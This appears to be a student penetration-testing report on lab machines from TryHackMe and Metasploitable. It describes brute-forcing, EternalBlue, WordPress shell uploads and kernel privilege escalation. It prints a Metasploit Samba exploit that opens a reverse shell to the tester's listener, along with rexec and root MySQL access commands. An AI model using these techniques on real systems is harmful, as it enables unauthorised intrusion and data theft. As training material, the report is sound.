Digital Egypt Pioneers Initiative - DEPI

Group Code: CAI1_ISS5_S3e

Track: Penetration Tester / Vulnerability Analyst

Made By: Ibrahim Muhammed Ibrahim El Sayed - 21012569

Table of Contents

1. Executive Summary

This report outlines the vulnerability assessment and exploitation processes conducted on the Metasploitable virtual machine environment. Metasploitable is a deliberately vulnerable machine designed for penetration testing and security research. The assessment reveals multiple high-risk vulnerabilities across various services, including FTP, Telnet, Samba, Rexec, Rlogin, TCP Wrapped, ProFTPD, and MySQL. These vulnerabilities provide unauthorised access points, potentially leading to full system compromise, data breaches, and network vulnerabilities.

By conducting this assessment, we aimed to identify and exploit weaknesses in the system to evaluate its security posture. Mitigation strategies are recommended to enhance security and prevent unauthorised access, including disabling insecure protocols, enforcing strong authentication, and applying regular updates to software services.

2. Scope and Objectives

Scope

- **Target Machine**: Metasploitable 2 VM, containing known vulnerabilities designed for training purposes.
- **Services Tested**:
    - FTP (Port 21)
    - Telnet (Port 23)
    - Samba (Ports 139 & 445)
    - Rexec (Port 512)
    - Rlogin (Port 513)
    - TCP Wrapped (Port 514)
    - ProFTPD (Port 2121)
    - MySQL (Port 3306)

Objectives

- **Identify Vulnerabilities**: Conduct comprehensive scans to discover active services and their respective vulnerabilities.
- **Exploit Vulnerabilities**: Utilise various tools and techniques to exploit identified vulnerabilities to assess the level of access that can be obtained.
- **Evaluate Security Posture**: Determine the effectiveness of existing security controls and identify areas for improvement.
- **Recommend Mitigations**: Provide actionable recommendations to strengthen security, including disabling unnecessary services, implementing secure alternatives, and enforcing strong authentication practices.

3. Findings

3.1 Machine 1: GoldenEye

Description of vulnerabilities

The GoldenEye machine on TryHackMe features vulnerabilities due to weak authentication mechanisms in its SMTP, HTTP, and POP3 services. Key vulnerabilities include the ability to verify usernames through the SMTP service using the VRFY command and weak password policies allowing brute-force attacks on the POP3 service.

Affected Systems:

- **Postfix SMTP Server** (port 25)
- **Apache HTTP Server** (port 80)
- **Dovecot POP3 Server** (port 55007)

Risk Rating

Medium: While the vulnerabilities are significant, they are mitigated by the need for an attacker to perform specific actions (enumeration, brute force) to exploit them.

Exploitation Process:

Enumeration:

- Used Nmap to identify open ports (25, 80, 55007) and services.

Web Exploitation:

- Found a password-protected area on the HTTP service; extracted and decoded a password from the source code.

Credential Access:

- Logged into the web interface using the decoded credentials (username: 'boris', password).


Email Exploitation:


- Enumerated users via the SMTP service and performed a brute-force attack on the POP3 service using Hydra to retrieve passwords.


Email Retrieval:

4. Accessed and extracted sensitive emails from the accounts of 'boris' and 'natalya' through the POP3 service.

Evidence:







Potential Impact:

Unauthorised access to email accounts could lead to exposure of sensitive information and further exploitation of the system.

3.2 Machine 2: Blue

Description of Vulnerabilities

The Blue machine on TryHackMe is vulnerable to critical SMB-related issues, particularly the EternalBlue exploit (MS17-010). This vulnerability allows for remote code execution through the SMB service.

Risk Rating

High risk due to potential unauthorised access and control over the system using known exploits.

Affected Systems:

- **SMB Service** (port 445)
- **WinRM Service** (port 5985)

Exploitation Process:

1. **Reconnaissance:**
    - Conducted a comprehensive scan using Nmap, which revealed open ports and services, confirming the presence of the SMB vulnerability.
2. **Vulnerability Check:**
    - Verified the existence of the EternalBlue vulnerability in the SMB service.
3. **Gaining Access:**
    - Utilised Metasploit to exploit the EternalBlue vulnerability by setting the appropriate parameters and launching the exploit, successfully obtaining a reverse shell.
4. **Privilege Escalation:**
    - After gaining initial access, escalated privileges to NT AUTHORITY\SYSTEM by converting the shell to a Meterpreter session and confirming the elevated access.
5. **Process Migration:**
    - Migrated the Meterpreter session to a higher-privileged process to ensure stability and avoid detection.
6. **Cracking Passwords:**
    - Dumped password hashes and used a password cracking tool to retrieve the password for the user 'Jon,' which was found to be **alqfna22**.
7. **Data Exfiltration (Finding Flags):**
    - **Flag 1:** Located in the system root directory: `flag{access_the_machine}`
    - **Flag 2:** Found in the SAM database: `flag{sam_database_elevated_access}`

- **Flag 3:** Located in the Administrator's Documents folder: `flag{admin_documents_can_be_valuable}`

Evidence:

- Screenshots of Nmap scans, Metasploit commands, privilege escalation confirmation, and hash dump results.

Potential Impact:

Unauthorised access could lead to data breaches, exposure of sensitive information, and further exploitation of the network.

3.3 Machine 3: Stapler 1

Description of Vulnerabilities:

The stapler 1 machine exhibits several vulnerabilities, including:

- **Anonymous FTP Login:** Port 21 allows anonymous login, providing a potential entry point.
- **SSH Access:** Multiple usernames were found, which could be exploited.
- **Kernel Vulnerabilities:** The machine runs a vulnerable kernel version, allowing for privilege escalation.
- **Web Services:** Open HTTP services on ports 80 and 12380, including a WordPress site susceptible to enumeration and exploitation.

Risk Rating: High

- The combination of open services and vulnerable software significantly increases the risk of unauthorised access and control over the system.

Affected Systems:

- **FTP Service** (port 21)
- **SSH Service** (port 22)
- **HTTP Service** (port 80 and 12380)
- **WordPress Application**

Exploitation Process:

1. **Initial Access:**
    - Conducted host discovery and a comprehensive scan of all ports on the target IP.
    - Found port 21 open with anonymous login enabled, but minimal information was obtained.
    - Utilised the `enum4linux` tool, revealing SSH usernames, which were saved for password testing.
2. **Brute Force SSH Login:**
    - Employed `hydra` to brute-force SSH credentials, resulting in successful logins for two accounts.
    - Accessed the machine via SSH using the retrieved credentials.
3. **First Privilege Escalation:**
    - Checked the `/etc/passwd` file and identified user **peter** as a sudo user.
    - Searched the home directory for files containing the name "peter" and located a `.bash_history` file that contained his password.

    - Switched to the **peter** account using the `su -` command and verified ALL access privileges.
    - Escalated to root using the `sudo` command.
4. **Second Privilege Escalation:**
    - Reconnected via SSH using the previously obtained credentials.
    - Gathered kernel information with the `uname` command and researched exploits for the kernel version.
    - Downloaded an exploit file, started an HTTP service, and transferred the exploit to the machine.
    - Executed the exploit, achieving root access.
5. **Third Privilege Escalation:**
    - Noticed HTTP services running on ports 80 and 12380; accessed the site on port 12380.
    - Used `nikto` for enumeration, discovering a WordPress page on `/blogblog/`.
    - Utilised `wpscan` to identify users, successfully brute-forcing **john**'s password.
    - Logged in and created a shell using `msfvenom` for upload via plugins.
    - Set up a listener on port 443 to establish a reverse shell through Metasploit.
    - Navigated to the content page to execute the shell file and gained limited access.
    - Searched for privilege escalation exploits and found a suitable tool.
    - Downloaded and executed the exploit, successfully gaining root access.

Evidence:

- Screenshots of the enumeration process, successful login attempts, and privilege escalation confirmations.

Potential Impact:

Unauthorised access could lead to complete control over the system, exposing sensitive information and potentially affecting network security.

3.4 Machine 4: Metasploitable

Description of Vulnerabilities

- **FTP (Port 21)**: Anonymous login allowed, leading to unauthorised access.
- **Telnet (Port 23)**: Unsecured remote access, allowing command execution.
- **Samba (Ports 139 & 445)**: Exploitable SMB protocol with weak configurations.
- **Rexec_login (Port 512)**: Unsecured command execution service.
- **Rlogin (Port 513)**: Legacy remote login service lacking security.
- **TCP Wrapped (Port 514)**: Vulnerable to plaintext transmission through RSH.
- **ProFTPD (Port 2121)**: FTP server with inadequate access controls.
- **MySQL (Port 3306)**: Weak authentication allowing unauthorised database access.

Risk Rating

- **Critical**: Telnet (Port 23), Samba (Ports 139 & 445), MySQL (Port 3306).
- **High**: FTP (Port 21), Rexec_login (Port 512), Rlogin (Port 513), TCP Wrapped (Port 514).
- **Medium**: ProFTPD (Port 2121).

Affected Systems


- Metasploitable 2 VM, which is intentionally vulnerable for testing and training.


Exploitation Process

1. **Initial Setup**
    - Identify IP of Kali machine using `ifconfig` (192.168.168.132).
    - Discover Metasploitable 2 IP (192.168.168.131) using `nmap` or `netdiscover`.
2. **Service Scanning**
    - Conduct comprehensive port scan (`nmap -p- -sV 192.168.168.131` or using Nessus).
3. **Individual Service Exploitation**
    - **FTP (Port 21)**:
        - Used `hydra` for brute-forcing, gaining valid logins.
        - Mitigation: Disable anonymous access, use SFTP/FTPS.
    - **Telnet (Port 23)**:
        - Connected via Telnet using valid credentials.
        - Mitigation: Disable Telnet, use SSH.

- **Samba (Ports 139 & 445)**:
  - Used Metasploit's `usermap_script` to gain a shell.
  - Mitigation: Upgrade Samba to secure versions.
- **Rexec_login (Port 512)**:
  - Executed commands without authentication (`rexec -l root 192.168.168.131 <command>`).
  - Mitigation: Disable Rexec, use SSH.
- **Rlogin (Port 513)**:
  - Gained remote access with root privileges.
  - Mitigation: Disable Rlogin, use SSH.
- **TCP Wrapped (Port 514)**:
  - Accessed using RSH without authentication.
  - Mitigation: Require password for login.
- **ProFTPD (Port 2121)**:
  - Connected using valid FTP credentials.
  - Mitigation: Disable anonymous access, enforce strong authentication.
- **MySQL (Port 3306)**:
  - Accessed MySQL without a password (`mysql -u root -h 192.168.168.131 -p`).
  - Mitigation: Set strong passwords, limit access by IP.

Evidence





```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.168.131
rhosts ⇒ 192.168.168.131
```

```
[*] Started reverse TCP handler on 192.168.168.132:4444
[*] Command shell session 1 opened (192.168.168.132:4444 → 192.168.168.131:58252) at 2024-10-13 15:45:21 -0400

whoami
root
```

```
┌──(ibrahim84㉿kali)-[~/Desktop]
└─$ mysql -u root -p -h 192.168.168.131
Enter password:
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```

Potential Impact

- **System Compromise**: Full control over the Metasploitable machine.
- **Data Breach**: Unauthorised access to sensitive data stored on the system.
- **Network Vulnerability**: Potential lateral movement to other systems in the network.
- **Reputation Damage**: Risk of negative implications if exploited in a real-world scenario.

5. Recommendations

- **Disable Unsecured Services**:
    - **FTP** and **Telnet**: Disable these services as they transmit data in plaintext and are susceptible to unauthorised access. Use secure alternatives like SFTP and SSH for secure communications.
    - **Rexec** and **Rlogin**: These services should be disabled due to their inherent security risks. Replace them with SSH, which provides encrypted communication.
- **Implement Strong Authentication**:
    - Enforce strong password policies for all user accounts, especially for default or unused accounts. Use complex passwords and consider multi-factor authentication to enhance security.
- **Regular Software Updates**:
    - Keep all services, especially **Samba** and **ProFTPD**, up to date to mitigate known vulnerabilities. Regularly check for patches and updates from vendors.
- **Limit Access**:
    - Restrict access to critical services like **MySQL** to specific IP addresses. Implement firewall rules to allow only trusted hosts to connect.
- **Conduct Regular Vulnerability Assessments**:
    - Perform routine vulnerability assessments and penetration testing to identify and remediate vulnerabilities proactively.
- **User Training and Awareness**:
    - Provide training to users about the risks of using unsecured protocols and the importance of following security best practices.

6. Conclusion

The assessment of the Metasploitable virtual machine environment has revealed multiple high-risk vulnerabilities across several critical services. These vulnerabilities pose significant risks, including unauthorised access and potential system compromise. By following the recommendations outlined above, organisations can significantly enhance their security posture, reduce the likelihood of exploitation, and protect sensitive data.

The importance of maintaining a secure computing environment cannot be overstated. Implementing strong security practices, keeping systems updated, and educating users about potential threats will create a more robust defence against cyberattacks. By addressing these vulnerabilities proactively, organisations can minimise their risk exposure and strengthen their overall cybersecurity framework.